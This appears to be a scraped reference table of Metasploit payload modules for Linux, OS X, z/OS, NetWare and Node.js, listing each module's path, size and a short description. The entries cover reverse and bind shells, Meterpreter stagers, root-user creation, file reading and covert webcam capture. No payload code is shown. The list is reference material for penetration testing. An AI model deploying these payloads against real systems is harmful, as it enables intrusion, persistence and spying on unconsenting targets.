Linux Meterpreter, Reverse HTTP Inline payload/linux/aarch64/meterpreter_reverse_http	1107776	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: aarch64 **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/aarch64/meterpreter_reverse_https	1107776	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: aarch64 **Refs**: source

Metasploit Payload	Size	Details
Linux Meterpreter, Reverse TCP Stager payload/linux/aarch64/meterpreter/reverse_tcp	212	Inject the mettle server payload (staged). Connect back to the attacker. **Platforms**: linux **Archs**: aarch64 **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/aarch64/meterpreter_reverse_tcp	1107776	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: aarch64 **Refs**: source
Linux dup2 Command Shell, Reverse TCP Stager payload/linux/aarch64/shell/reverse_tcp	212	dup2 socket in x12, then execve. Connect back to the attacker. **Platforms**: linux **Archs**: aarch64 **Refs**: source
Linux Command Shell, Reverse TCP Inline payload/linux/aarch64/shell_reverse_tcp	152	Connect back to attacker and spawn a command shell. **Platforms**: linux **Archs**: aarch64 **Refs**: source
Linux Meterpreter, Reverse HTTP Inline payload/linux/armbe/meterpreter_reverse_http	1027296	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: armbe **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/armbe/meterpreter_reverse_https	1027296	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: armbe **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/armbe/meterpreter_reverse_tcp	1027296	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: armbe **Refs**: source
Linux ARM Big Endian Command Shell, Bind TCP Inline payload/linux/armbe/shell_bind_tcp	118	Listen for a connection and spawn a command shell. **Platforms**: linux **Archs**: armbe **Refs**: source

Metasploit Payload	Size	Details
Linux Add User payload/linux/armle/adduser	119	Create a new user with UID 0. **Platforms**: linux **Archs**: armle **Refs**: source
Linux Execute Command payload/linux/armle/exec	29	Execute an arbitrary command. **Platforms**: linux **Archs**: armle **Refs**: source
Linux Meterpreter, Bind TCP Stager payload/linux/armle/meterpreter/bind_tcp	232	Inject the mettle server payload (staged). Listen for a connection. **Platforms**: linux **Archs**: armle **Refs**: source
Linux Meterpreter, Reverse HTTP Inline payload/linux/armle/meterpreter_reverse_http	1027428	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: armle **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/armle/meterpreter_reverse_https	1027428	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: armle **Refs**: source
Linux Meterpreter, Reverse TCP Stager payload/linux/armle/meterpreter/reverse_tcp	260	Inject the mettle server payload (staged). Connect back to the attacker. **Platforms**: linux **Archs**: armle **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/armle/meterpreter_reverse_tcp	1027428	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: armle **Refs**: source
Linux dup2 Command Shell, Bind TCP Stager payload/linux/armle/shell/bind_tcp	232	dup2 socket in r12, then execve. Listen for a connection. **Platforms**: linux **Archs**: armle **Refs**: source

Metasploit Payload	Size	Details
Linux Command Shell, Reverse TCP Inline payload/linux/armle/shell_bind_tcp	208	Connect to target and spawn a command shell. **Platforms**: linux **Archs**: armle **Refs**: source
Linux dup2 Command Shell, Reverse TCP Stager payload/linux/armle/shell/reverse_tcp	260	dup2 socket in r12, then execve. Connect back to the attacker. **Platforms**: linux **Archs**: armle **Refs**: source
Linux Command Shell, Reverse TCP Inline payload/linux/armle/shell_reverse_tcp	172	Connect back to attacker and spawn a command shell. **Platforms**: linux **Archs**: armle **Refs**: source
Linux Meterpreter, Reverse HTTP Inline payload/linux/mips64/meterpreter_reverse_http	1574248	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: mips64 **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/mips64/meterpreter_reverse_https	1574248	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: mips64 **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/mips64/meterpreter_reverse_tcp	1574248	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: mips64 **Refs**: source
Linux Execute Command payload/linux/mipsbe/exec	52	A very small shellcode for executing commands. This module is sometimes helpful for testing purposes. **Platforms**: linux **Archs**: mipsbe **Refs**: source
Linux Meterpreter, Reverse HTTP Inline payload/linux/mipsbe/meterpreter_reverse_http	1468920	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: mipsbe **Refs**: source

Metasploit Payload	Size	Details
Linux Meterpreter, Reverse HTTPS Inline payload/linux/mipsbe/meterpreter_reverse_https	1468920	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: mipsbe **Refs**: source
Linux Meterpreter, Reverse TCP Stager payload/linux/mipsbe/meterpreter/reverse_tcp	272	Inject the mettle server payload (staged). Connect back to the attacker. **Platforms**: linux **Archs**: mipsbe **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/mipsbe/meterpreter_reverse_tcp	1468920	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: mipsbe **Refs**: source
Linux Reboot payload/linux/mipsbe/reboot	32	A very small shellcode for rebooting the system. This payload is sometimes helpful for testing purposes or executing other payloads that rely on initial startup procedures. **Platforms**: linux **Archs**: mipsbe **Refs**: source, ref1
Linux Command Shell, Bind TCP Inline payload/linux/mipsbe/shell_bind_tcp	232	Listen for a connection and spawn a command shell. **Platforms**: linux **Archs**: mipsbe **Refs**: source
Linux Command Shell, Reverse TCP Stager payload/linux/mipsbe/shell/reverse_tcp	272	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: linux **Archs**: mipsbe **Refs**: source
Linux Command Shell, Reverse TCP Inline payload/linux/mipsbe/shell_reverse_tcp	184	Connect back to attacker and spawn a command shell. **Platforms**: linux **Archs**: mipsbe **Refs**: source

Metasploit Payload	Size	Details
Linux Execute Command payload/linux/mipsle/exec	52	A very small shellcode for executing commands. This module is sometimes helpful for testing purposes as well as on targets with extremely limited buffer space. **Platforms**: linux **Archs**: mipsle **Refs**: source
Linux Meterpreter, Reverse HTTP Inline payload/linux/mipsle/meterpreter_reverse_http	1471872	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: mipsle **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/mipsle/meterpreter_reverse_https	1471872	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: mipsle **Refs**: source
Linux Meterpreter, Reverse TCP Stager payload/linux/mipsle/meterpreter/reverse_tcp	272	Inject the mettle server payload (staged). Connect back to the attacker. **Platforms**: linux **Archs**: mipsle **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/mipsle/meterpreter_reverse_tcp	1471872	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: mipsle **Refs**: source
Linux Reboot payload/linux/mipsle/reboot	32	A very small shellcode for rebooting the system. This payload is sometimes helpful for testing purposes. **Platforms**: linux **Archs**: mipsle **Refs**: source, ref1

Metasploit Payload	Size	Details
Linux Command Shell, Bind TCP Inline payload/linux/mipsle/shell_bind_tcp	232	Listen for a connection and spawn a command shell. **Platforms**: linux **Archs**: mipsle **Refs**: source
Linux Command Shell, Reverse TCP Stager payload/linux/mipsle/shell/reverse_tcp	272	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: linux **Archs**: mipsle **Refs**: source
Linux Command Shell, Reverse TCP Inline payload/linux/mipsle/shell_reverse_tcp	184	Connect back to attacker and spawn a command shell. **Platforms**: linux **Archs**: mipsle **Refs**: source
Linux Meterpreter, Reverse HTTP Inline payload/linux/ppc64le/meterpreter_reverse_http	1170080	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: ppc64le **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/ppc64le/meterpreter_reverse_https	1170080	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: ppc64le **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/ppc64le/meterpreter_reverse_tcp	1170080	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: ppc64le **Refs**: source
Linux Command Shell, Bind TCP Inline payload/linux/ppc64/shell_bind_tcp	223	Listen for a connection and spawn a command shell. **Platforms**: linux **Archs**: cbea64, ppc64 **Refs**: source

Metasploit Payload	Size	Details
Linux Command Shell, Find Port Inline payload/linux/ppc64/shell_find_port	171	Spawn a shell on an established connection. **Platforms**: linux **Archs**: cbea64, ppc64 **Refs**: source
Linux Command Shell, Reverse TCP Inline payload/linux/ppc64/shell_reverse_tcp	183	Connect back to attacker and spawn a command shell. **Platforms**: linux **Archs**: cbea64, ppc64 **Refs**: source
Linux Meterpreter, Reverse HTTP Inline payload/linux/ppce500v2/meterpreter_reverse_http	1164292	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: ppce500v2 **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/ppce500v2/meterpreter_reverse_https	1164292	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: ppce500v2 **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/ppce500v2/meterpreter_reverse_tcp	1164292	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: ppce500v2 **Refs**: source
Linux Meterpreter, Reverse HTTP Inline payload/linux/ppc/meterpreter_reverse_http	1211612	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: ppc **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/ppc/meterpreter_reverse_https	1211612	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: ppc **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/ppc/meterpreter_reverse_tcp	1211612	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: ppc **Refs**: source

Metasploit Payload	Size	Details
Linux Command Shell, Bind TCP Inline payload/linux/ppc/shell_bind_tcp	223	Listen for a connection and spawn a command shell. **Platforms**: linux **Archs**: cbea, ppc **Refs**: source
Linux Command Shell, Find Port Inline payload/linux/ppc/shell_find_port	171	Spawn a shell on an established connection. **Platforms**: linux **Archs**: cbea, ppc **Refs**: source
Linux Command Shell, Reverse TCP Inline payload/linux/ppc/shell_reverse_tcp	183	Connect back to attacker and spawn a command shell. **Platforms**: linux **Archs**: cbea, ppc **Refs**: source
Linux Execute Command payload/linux/x64/exec	44	Execute an arbitrary command or just a /bin/sh shell. **Platforms**: linux **Archs**: x64 **Refs**: source
Linux Mettle x64, Bind TCP Stager payload/linux/x64/meterpreter/bind_tcp	78	Inject the mettle server payload (staged). Listen for a connection. **Platforms**: linux **Archs**: x64 **Refs**: source
Linux Meterpreter, Reverse HTTP Inline payload/linux/x64/meterpreter_reverse_http	1037344	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: x64 **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/x64/meterpreter_reverse_https	1037344	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: x64 **Refs**: source
Linux Mettle x64, Reverse TCP Stager payload/linux/x64/meterpreter/reverse_tcp	130	Inject the mettle server payload (staged). Connect back to the attacker. **Platforms**: linux **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Linux Meterpreter, Reverse TCP Inline payload/linux/x64/meterpreter_reverse_tcp	1037344	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: x64 **Refs**: source
Linux x64 Pingback, Bind TCP Inline payload/linux/x64/pingback_bind_tcp	109	Accept a connection from attacker and report UUID (Linux x64). **Platforms**: linux **Archs**: x64 **Refs**: source
Linux x64 Pingback, Reverse TCP Inline payload/linux/x64/pingback_reverse_tcp	125	Connect back to attacker and report UUID (Linux x64). **Platforms**: linux **Archs**: x64 **Refs**: source
Linux x64 Command Shell, Bind TCP Inline (IPv6) payload/linux/x64/shell_bind_ipv6_tcp	94	Listen for an IPv6 connection and spawn a command shell. **Platforms**: linux **Archs**: x64 **Refs**: source
Linux Command Shell, Bind TCP Stager payload/linux/x64/shell/bind_tcp	78	Spawn a command shell (staged). Listen for a connection. **Platforms**: linux **Archs**: x64 **Refs**: source
Linux Command Shell, Bind TCP Inline payload/linux/x64/shell_bind_tcp	86	Listen for a connection and spawn a command shell. **Platforms**: linux **Archs**: x64 **Refs**: source
Linux Command Shell, Bind TCP Random Port Inline payload/linux/x64/shell_bind_tcp_random_port	51	Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'. **Platforms**: linux **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Linux Command Shell, Find Port Inline payload/linux/x64/shell_find_port	98	Spawn a shell on an established connection. **Platforms**: linux **Archs**: x64 **Refs**: source
Linux x64 Command Shell, Reverse TCP Inline (IPv6) payload/linux/x64/shell_reverse_ipv6_tcp	90	Connect back to attacker and spawn a command shell over IPv6. **Platforms**: linux **Archs**: x64 **Refs**: source
Linux Command Shell, Reverse TCP Stager payload/linux/x64/shell/reverse_tcp	130	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: linux **Archs**: x64 **Refs**: source
Linux Command Shell, Reverse TCP Inline payload/linux/x64/shell_reverse_tcp	74	Connect back to attacker and spawn a command shell. **Platforms**: linux **Archs**: x64 **Refs**: source
Linux Add User payload/linux/x86/adduser	97	Create a new user with UID 0. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Chmod payload/linux/x86/chmod	36	Runs chmod on specified file with specified mode. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Execute Command payload/linux/x86/exec	43	Execute an arbitrary command or just a /bin/sh shell. **Platforms**: linux **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86) payload/linux/x86/meterpreter/bind_ipv6_tcp	121	Inject the mettle server payload (staged). Listen for an IPv6 connection (Linux x86). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86) payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid	166	Inject the mettle server payload (staged). Listen for an IPv6 connection with UUID Support (Linux x86). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Mettle x86, Bind TCP Stager payload/linux/x86/meterpreter/bind_nonx_tcp	63	Inject the mettle server payload (staged). Listen for a connection. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Mettle x86, Bind TCP Stager (Linux x86) payload/linux/x86/meterpreter/bind_tcp	111	Inject the mettle server payload (staged). Listen for a connection (Linux x86). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86) payload/linux/x86/meterpreter/bind_tcp_uuid	156	Inject the mettle server payload (staged). Listen for a connection with UUID Support (Linux x86). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Mettle x86, Find Tag Stager payload/linux/x86/meterpreter/find_tag	37	Inject the mettle server payload (staged). Use an established connection. **Platforms**: linux **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Linux Meterpreter, Reverse HTTP Inline payload/linux/x86/meterpreter_reverse_http	1106216	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/x86/meterpreter_reverse_https	1106216	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Mettle x86, Reverse TCP Stager (IPv6) payload/linux/x86/meterpreter/reverse_ipv6_tcp	77	Inject the mettle server payload (staged). Connect back to attacker over IPv6. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Mettle x86, Reverse TCP Stager payload/linux/x86/meterpreter/reverse_nonx_tcp	50	Inject the mettle server payload (staged). Connect back to the attacker. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Mettle x86, Reverse TCP Stager payload/linux/x86/meterpreter/reverse_tcp	123	Inject the mettle server payload (staged). Connect back to the attacker. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/x86/meterpreter_reverse_tcp	1106216	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Mettle x86, Reverse TCP Stager payload/linux/x86/meterpreter/reverse_tcp_uuid	166	Inject the mettle server payload (staged). Connect back to the attacker. **Platforms**: linux **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Linux Meterpreter Service, Bind TCP payload/linux/x86/metsvc_bind_tcp	0	Stub payload for interacting with a Meterpreter Service. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Meterpreter Service, Reverse TCP Inline payload/linux/x86/metsvc_reverse_tcp	0	Stub payload for interacting with a Meterpreter Service. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Read File payload/linux/x86/read_file	63	Read up to 4096 bytes from the local file system and write it back out to the specified file descriptor. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Bind IPv6 TCP Stager (Linux x86) payload/linux/x86/shell/bind_ipv6_tcp	121	Spawn a command shell (staged). Listen for an IPv6 connection (Linux x86). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Bind TCP Inline (IPv6) payload/linux/x86/shell_bind_ipv6_tcp	90	Listen for a connection over IPv6 and spawn a command shell. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86) payload/linux/x86/shell/bind_ipv6_tcp_uuid	166	Spawn a command shell (staged). Listen for an IPv6 connection with UUID Support (Linux x86). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Bind TCP Stager payload/linux/x86/shell/bind_nonx_tcp	63	Spawn a command shell (staged). Listen for a connection. **Platforms**: linux **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Linux Command Shell, Bind TCP Stager (Linux x86) payload/linux/x86/shell/bind_tcp	111	Spawn a command shell (staged). Listen for a connection (Linux x86). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Bind TCP Inline payload/linux/x86/shell_bind_tcp	78	Listen for a connection and spawn a command shell. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Bind TCP Random Port Inline payload/linux/x86/shell_bind_tcp_random_port	57	Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'. **Platforms**: linux **Archs**: x86 **Refs**: source, ref1
Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86) payload/linux/x86/shell/bind_tcp_uuid	156	Spawn a command shell (staged). Listen for a connection with UUID Support (Linux x86). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Find Port Inline payload/linux/x86/shell_find_port	62	Spawn a shell on an established connection. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Find Tag Stager payload/linux/x86/shell/find_tag	37	Spawn a command shell (staged). Use an established connection. **Platforms**: linux **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Linux Command Shell, Find Tag Inline payload/linux/x86/shell_find_tag	69	Spawn a shell on an established connection (proxy/nat safe). **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Reverse TCP Stager (IPv6) payload/linux/x86/shell/reverse_ipv6_tcp	77	Spawn a command shell (staged). Connect back to attacker over IPv6. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Reverse TCP Stager payload/linux/x86/shell/reverse_nonx_tcp	50	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Reverse TCP Inline (IPv6) payload/linux/x86/shell_reverse_tcp_ipv6	158	Connect back to attacker and spawn a command shell over IPv6. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Reverse TCP Stager payload/linux/x86/shell/reverse_tcp	123	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Reverse TCP Inline payload/linux/x86/shell_reverse_tcp	68	Connect back to attacker and spawn a command shell. **Platforms**: linux **Archs**: x86 **Refs**: source
Linux Command Shell, Reverse TCP Stager payload/linux/x86/shell/reverse_tcp_uuid	166	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: linux **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Linux Meterpreter, Reverse HTTP Inline payload/linux/zarch/meterpreter_reverse_http	1231496	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: zarch **Refs**: source
Linux Meterpreter, Reverse HTTPS Inline payload/linux/zarch/meterpreter_reverse_https	1231496	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: zarch **Refs**: source
Linux Meterpreter, Reverse TCP Inline payload/linux/zarch/meterpreter_reverse_tcp	1231496	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: linux **Archs**: zarch **Refs**: source
Z/OS (MVS) Command Shell, Reverse TCP Inline payload/mainframe/shell_reverse_tcp	339	Listen for a connection and spawn a command shell. This implementation does not include ebcdic character translation, so a client with translation capabilities is required. MSF handles this automatically. **Platforms**: mainframe **Archs**: zarch **Refs**: source
Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures) payload/multi/meterpreter/reverse_http	0	Handle Meterpreter sessions regardless of the target arch/platform. Tunnel communication over HTTP. **Platforms**: multi **Archs**: aarch64, armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppce500v2, python, r, ruby, sparc, sparc64, tty, x64, x86, x86_64, zarch **Refs**: source

Metasploit Payload	Size	Details
Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures) payload/multi/meterpreter/reverse_https	0	Handle Meterpreter sessions regardless of the target arch/platform. Tunnel communication over HTTPS. **Platforms**: multi **Archs**: aarch64, armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppce500v2, python, r, ruby, sparc, sparc64, tty, x64, x86, x86_64, zarch **Refs**: source
NetWare Command Shell, Reverse TCP Stager payload/netware/shell/reverse_tcp	281	Connect to the NetWare console (staged). Connect back to the attacker. **Platforms**: netware **Archs**: x86 **Refs**: source
Command Shell, Bind TCP (via nodejs) payload/nodejs/shell_bind_tcp	555	Creates an interactive shell via nodejs. **Platforms**: nodejs **Archs**: nodejs **Refs**: source
Command Shell, Reverse TCP (via nodejs) payload/nodejs/shell_reverse_tcp	803	Creates an interactive shell via nodejs. **Platforms**: nodejs **Archs**: nodejs **Refs**: source
Command Shell, Reverse TCP SSL (via nodejs) payload/nodejs/shell_reverse_tcp_ssl	831	Creates an interactive shell via nodejs, uses SSL. **Platforms**: nodejs **Archs**: nodejs **Refs**: source
OS X Write and Execute Binary, Bind TCP Stager payload/osx/armle/execute/bind_tcp	248	Spawn a command shell (staged). Listen for a connection. **Platforms**: osx **Archs**: armle **Refs**: source

Metasploit Payload	Size	Details
OS X Write and Execute Binary, Reverse TCP Stager payload/osx/armle/execute/reverse_tcp	184	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: osx **Archs**: armle **Refs**: source
OS X Command Shell, Bind TCP Stager payload/osx/armle/shell/bind_tcp	248	Spawn a command shell (staged). Listen for a connection. **Platforms**: osx **Archs**: armle **Refs**: source
Apple iOS Command Shell, Bind TCP Inline payload/osx/armle/shell_bind_tcp	200	Listen for a connection and spawn a command shell. **Platforms**: osx **Archs**: armle **Refs**: source
OS X Command Shell, Reverse TCP Stager payload/osx/armle/shell/reverse_tcp	184	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: osx **Archs**: armle **Refs**: source
Apple iOS Command Shell, Reverse TCP Inline payload/osx/armle/shell_reverse_tcp	152	Connect back to attacker and spawn a command shell. **Platforms**: osx **Archs**: armle **Refs**: source
Apple iOS iPhone Vibrate payload/osx/armle/vibrate	16	Causes the iPhone to vibrate, only works when the AudioToolkit library has been loaded. Based on work by Charlie Miller . **Platforms**: osx **Archs**: armle **Refs**: source
OS X Command Shell, Bind TCP Stager payload/osx/ppc/shell/bind_tcp	152	Spawn a command shell (staged). Listen for a connection. **Platforms**: osx **Archs**: ppc **Refs**: source

Metasploit Payload	Size	Details
OS X Command Shell, Bind TCP Inline payload/osx/ppc/shell_bind_tcp	224	Listen for a connection and spawn a command shell. **Platforms**: osx **Archs**: ppc **Refs**: source
OS X Command Shell, Find Tag Stager payload/osx/ppc/shell/find_tag	76	Spawn a command shell (staged). Use an established connection. **Platforms**: osx **Archs**: ppc **Refs**: source
OS X Command Shell, Reverse TCP Stager payload/osx/ppc/shell/reverse_tcp	100	Spawn a command shell (staged). Connect back to the attacker. **Platforms**: osx **Archs**: ppc **Refs**: source
OS X Command Shell, Reverse TCP Inline payload/osx/ppc/shell_reverse_tcp	164	Connect back to attacker and spawn a command shell. **Platforms**: osx **Archs**: ppc **Refs**: source
OS X dup2 Command Shell, Bind TCP Stager payload/osx/x64/dupandexecve/bind_tcp	185	dup2 socket in edi, then execve. Listen, read length, read buffer, execute. **Platforms**: osx **Archs**: x64 **Refs**: source
OS X dup2 Command Shell, Reverse TCP Stager payload/osx/x64/dupandexecve/reverse_tcp	168	dup2 socket in edi, then execve. Connect, read length, read buffer, execute. **Platforms**: osx **Archs**: x64 **Refs**: source
OS X dup2 Command Shell, Reverse TCP Stager with UUID Support (OSX x64) payload/osx/x64/dupandexecve/reverse_tcp_uuid	204	dup2 socket in edi, then execve. Connect back to the attacker with UUID Support (OSX x64). **Platforms**: osx **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
OS X x64 Execute Command payload/osx/x64/exec	31	Execute an arbitrary command. **Platforms**: osx **Archs**: x64 **Refs**: source
OSX Meterpreter, Bind TCP Stager payload/osx/x64/meterpreter/bind_tcp	185	Inject the mettle server payload (staged). Listen, read length, read buffer, execute. **Platforms**: osx **Archs**: x64 **Refs**: source, ref1, ref2
OSX Meterpreter, Reverse HTTP Inline payload/osx/x64/meterpreter_reverse_http	810096	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: osx **Archs**: x64 **Refs**: source
OSX Meterpreter, Reverse HTTPS Inline payload/osx/x64/meterpreter_reverse_https	810096	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: osx **Archs**: x64 **Refs**: source
OSX Meterpreter, Reverse TCP Stager payload/osx/x64/meterpreter/reverse_tcp	168	Inject the mettle server payload (staged). Connect, read length, read buffer, execute. **Platforms**: osx **Archs**: x64 **Refs**: source, ref1, ref2
OSX Meterpreter, Reverse TCP Inline payload/osx/x64/meterpreter_reverse_tcp	810096	Run the Meterpreter / Mettle server payload (stageless). **Platforms**: osx **Archs**: x64 **Refs**: source
OSX Meterpreter, Reverse TCP Stager with UUID Support (OSX x64) payload/osx/x64/meterpreter/reverse_tcp_uuid	204	Inject the mettle server payload (staged). Connect back to the attacker with UUID Support (OSX x64). **Platforms**: osx **Archs**: x64 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
OS X x64 say Shellcode payload/osx/x64/say	53	Say an arbitrary string outloud using Mac OS X text2speech. **Platforms**: osx **Archs**: x64 **Refs**: source
OS X x64 Shell Bind TCP payload/osx/x64/shell_bind_tcp	136	Bind an arbitrary command to an arbitrary port. **Platforms**: osx **Archs**: x64 **Refs**: source
OSX Command Shell, Find Tag Inline payload/osx/x64/shell_find_tag	107	Spawn a shell on an established connection (proxy/nat safe). **Platforms**: osx **Archs**: x64 **Refs**: source
OS X x64 Shell Reverse TCP payload/osx/x64/shell_reverse_tcp	128	Connect back to attacker and spawn a command shell. **Platforms**: osx **Archs**: x64 **Refs**: source
Mac OS X Inject Mach-O Bundle, Bind TCP Stager payload/osx/x86/bundleinject/bind_tcp	144	Inject a custom Mach-O bundle into the exploited process. Listen, read length, read buffer, execute. **Platforms**: osx **Archs**: x86 **Refs**: source
Mac OS X Inject Mach-O Bundle, Reverse TCP Stager payload/osx/x86/bundleinject/reverse_tcp	123	Inject a custom Mach-O bundle into the exploited process. Connect, read length, read buffer, execute. **Platforms**: osx **Archs**: x86 **Refs**: source
OS X Execute Command payload/osx/x86/exec	24	Execute an arbitrary command. **Platforms**: osx **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Mac OS X x86 iSight Photo Capture, Bind TCP Stager payload/osx/x86/isight/bind_tcp	144	Inject a Mach-O bundle to capture a photo from the iSight (staged). Listen, read length, read buffer, execute. **Platforms**: osx **Archs**: x86 **Refs**: source
Mac OS X x86 iSight Photo Capture, Reverse TCP Stager payload/osx/x86/isight/reverse_tcp	123	Inject a Mach-O bundle to capture a photo from the iSight (staged). Connect, read length, read buffer, execute. **Platforms**: osx **Archs**: x86 **Refs**: source
OS X Command Shell, Bind TCP Inline payload/osx/x86/shell_bind_tcp	74	Listen for a connection and spawn a command shell. **Platforms**: osx **Archs**: x86 **Refs**: source
OS X Command Shell, Find Port Inline payload/osx/x86/shell_find_port	61	Spawn a shell on an established connection. **Platforms**: osx **Archs**: x86 **Refs**: source
OS X Command Shell, Reverse TCP Inline payload/osx/x86/shell_reverse_tcp	65	Connect back to attacker and spawn a command shell. **Platforms**: osx **Archs**: x86 **Refs**: source
